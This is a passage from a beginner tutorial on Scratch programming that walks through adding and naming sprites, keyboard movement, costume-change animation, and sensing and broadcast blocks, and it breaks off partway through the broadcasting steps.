
STEP 2 Click on the Fantasy link in the sidebar and choose Giga. Click OK to add the character to the stage. Click and drag the sprite to reposition Giga to the right of Scratch Cat. Notice that a Giga icon has joined Sprite1 in the Sprites pane.




STEP 3 All the blocks on the Script Area have vanished. The scripts we built for Scratch Cat relate to that object, not to our new sprite. Click on Sprite1 in the Sprites pane to view the Scratch Cat scripts again. Then click Giga to return to your Giga character.




STEP 4 Now that we have more than one sprite, it's a good idea to name them. Click the "i" icon next to Sprite1. Change Sprite1 in the text box to Scratch Cat. Take a look at the other options here. You can remove a sprite from the stage by unticking the Show checkbox, without deleting it from the project.



STEP 5 Select Giga and choose Events. Drag a `when [space] key pressed` and change `[space]` to `[right arrow]`. Add a `change x by [10]` block beneath. Shift-click the script and choose duplicate to create another. For the second script change the when `[right arrow] key pressed` to `[left arrow]` and `change x by [10]` to `[-10]`.




STEP 6 We're quite sure you can see where this is going. Press the Green Flag icon and our Scratch Cat object will start to dance and still jumps with space, whilst our other object, Giga, can be moved left and right using the arrow keys on our keyboard.



CHANGING COSTUMES


Our two objects, Giga and Scratch Cat don't have to look like the original characters. That's just the name we've given to each sprite. The visual appearance is a costume and our objects can change their costume and look completely different.

STEP 1 Select Giga in the Sprite Pane and click the Costumes tab. The Scripts Area now displays the costumes being used by Giga, including the current look. Choose giga-c in the list on the sidebar; this gives our sprite a different pose. Switch back to giga-a for now.




STEP 2 Let's use costume changes to animate Giga. Click Events and drag `when flag clicked` block to the Scripts Area. This block will activate at the same time as the Scratch Cat scripts when the Green Flag icon is clicked.

STEP 3 Attach a `repeat [10]` block and inside it place `wait [1] secs`. Change `[1]` to `[0.5]`. Click Looks and drag a `next costume` block into the `repeat` block. Now Giga will switch to the next costume every half a second, creating an animation effect.



STEP 4 Click the Green Flag icon to start the animation. Scratch Cat now moves back and forth, tapping out a beat, and Giga animates through four different poses. You can move Giga left and right using the arrow keys. It's starting to form into an interactive scene.




Sensing and Broadcast

Get your sprites and scripts to communicate with each other. The concept of Sensing and Broadcast is similar to the way objects communicate in Python. This tutorial will walk you through the process.


MORE INTERACTION

Earlier we looked at how you could interact with scripts, using the keyboard to move the sprites but scripts and sprites can interact with each other, sending messages and responding to events.


STEP 1 Scripts can broadcast messages to each other. These can be used to start other scripts or respond to events. You're going to get Scratch Cat to respond to the Giga and say "Watch Out!!!" if the two sprites touch. Select Scratch Cat in the Sprites Pane so you can view its Script Area.




STEP 2 You've looked at 'if' and 'else' in Python, so now you need to look at them in Scratch. Programs work around a few simple terms and 'if this then do that' is one of them. On our stage, you want to say, "if Giga touches Scratch then Scratch says 'Watch Out!!!'" Click Control and drag an `if` block to the Script Area.




STEP 3 The options for interaction between the sprites are found in the Sensing part of the Block Palette. The one we are looking for is touching, at the top. Notice that this is a different shape to ones you are used to. It is designed to fit in the slot next to our `if` block. Drag the `touching` block into the spare slot in the `if` block.




STEP 4 The `touching` block responds to the condition of our sprite; in this case if it's touching another sprite. However, we need to tell it which one. Click the arrow in the touching block and choose Giga from the list. There are a couple of default options, mouse pointer and edge. These are handy if you're making games.



STEP 5 We've got our `if`, what we now need is a response. Click Looks and drag a `say [Hello!] for 2 secs` block and insert it inside the `if` block. Change `[Hello!]` to `[Watch Out!!!]`. Try to run the program. Nothing happens! That's because our `if` script isn't part of the `when flag clicked` script.




STEP 6 How do we get our 'if' script to run alongside the other scripts? We could put the `if` block inside `when flag clicked` but it would look big and ugly and do two different things. We could add a second when [flag] clicked block to the `if` block but that would only work if they were touching at the start. The answer is to use a `broadcast` block.



BROADCASTING


The broadcast block enables one script to interact with the others. It can be used to tell scripts to run and is ideal for bigger projects where each sprite does several things at once.

STEP 1 Click the Events tab in Scripts and look for the `when I receive` block. Drag this and connect it to the top of the `if` block. We need to set the receiver, i.e. the message it gets from the other script. Click the arrow next to receive to reveal the Message name window.

